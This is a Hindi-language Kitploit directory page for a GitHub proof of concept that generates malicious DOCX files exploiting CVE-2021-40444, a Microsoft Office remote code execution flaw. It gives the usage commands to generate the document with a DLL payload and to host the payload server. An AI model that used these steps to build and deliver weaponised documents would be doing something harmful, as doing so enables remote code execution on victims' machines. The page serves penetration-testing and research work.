
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2021-40444 — दुर्भावनापूर्ण DOCX जनरेटर जो CVE-2021-40444 का शोषण करता है, तैयार किए गए Office दस्तावेज़ों के माध्यम से रिमोट कोड निष्पादन के लिए, पेलोड वितरण के लिए एकीकृत होस्टिंग सर्वर के साथ। | Kitploit
उपकरण/GitHubGitHub/hqdat809/cve-2021-40444
पेलोड जनरेशनशोषणरिवर्स इंजीनियरिंगवेब एप्लिकेशन शोषणमालवेयर विश्लेषणपेनिट्रेशन टेस्टिंग
GitHubhqdat809/cve-2021-40444

CVE-2021-40444

दुर्भावनापूर्ण DOCX जनरेटर जो CVE-2021-40444 का शोषण करता है, तैयार किए गए Office दस्तावेज़ों के माध्यम से रिमोट कोड निष्पादन के लिए, पेलोड वितरण के लिए एकीकृत होस्टिंग सर्वर के साथ।

रिपॉजिटरी देखें
1163 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2021-40444 PoC

CVE-2021-40444 (माइक्रोसॉफ्ट ऑफिस वर्ड रिमोट कोड एक्जीक्यूशन) का शोषण करने के लिए दुर्भावनापूर्ण docx जनरेटर

इस स्क्रिप्ट का निर्माण वास्तविक दुनिया में उपयोग किए गए नमूने पर किए गए कुछ रिवर्स इंजीनियरिंग पर आधारित है: 938545f7bbe40738908a95da8cdeabb2a11ce2ca36b0f6a74deda9378d380a52 (docx फ़ाइल)

आपको पहले lcab इंस्टॉल करना होगा (sudo apt-get install lcab)

मैन्युअल पुनरुत्पादन चरणों के लिए REPRODUCE.md देखें

यदि आपका जनरेट किया गया cab काम नहीं कर रहा है, तो exploit.html URL को calc.cab पर इंगित करने का प्रयास करें

उपयोग

पहले एक DLL दिए जाने पर एक दुर्भावनापूर्ण docx दस्तावेज़ जनरेट करें, आप test/calc.dll पर मौजूद DLL का उपयोग कर सकते हैं जो system() के कॉल से एक calc.exe पॉप करता है

python3 exploit.py generate test/calc.dll http://<SRV IP>

दस्तावेज़ निर्माण

एक बार जब आप दुर्भावनापूर्ण docx जनरेट कर लें (यह out/ पर होगा), तो आप सर्वर सेटअप कर सकते हैं:

sudo python3 exploit.py host 80

सर्वर

अंत में, एक विंडोज वर्चुअल मशीन में docx आज़माएं:

कैल्क पॉप

टूल डाउनलोड करें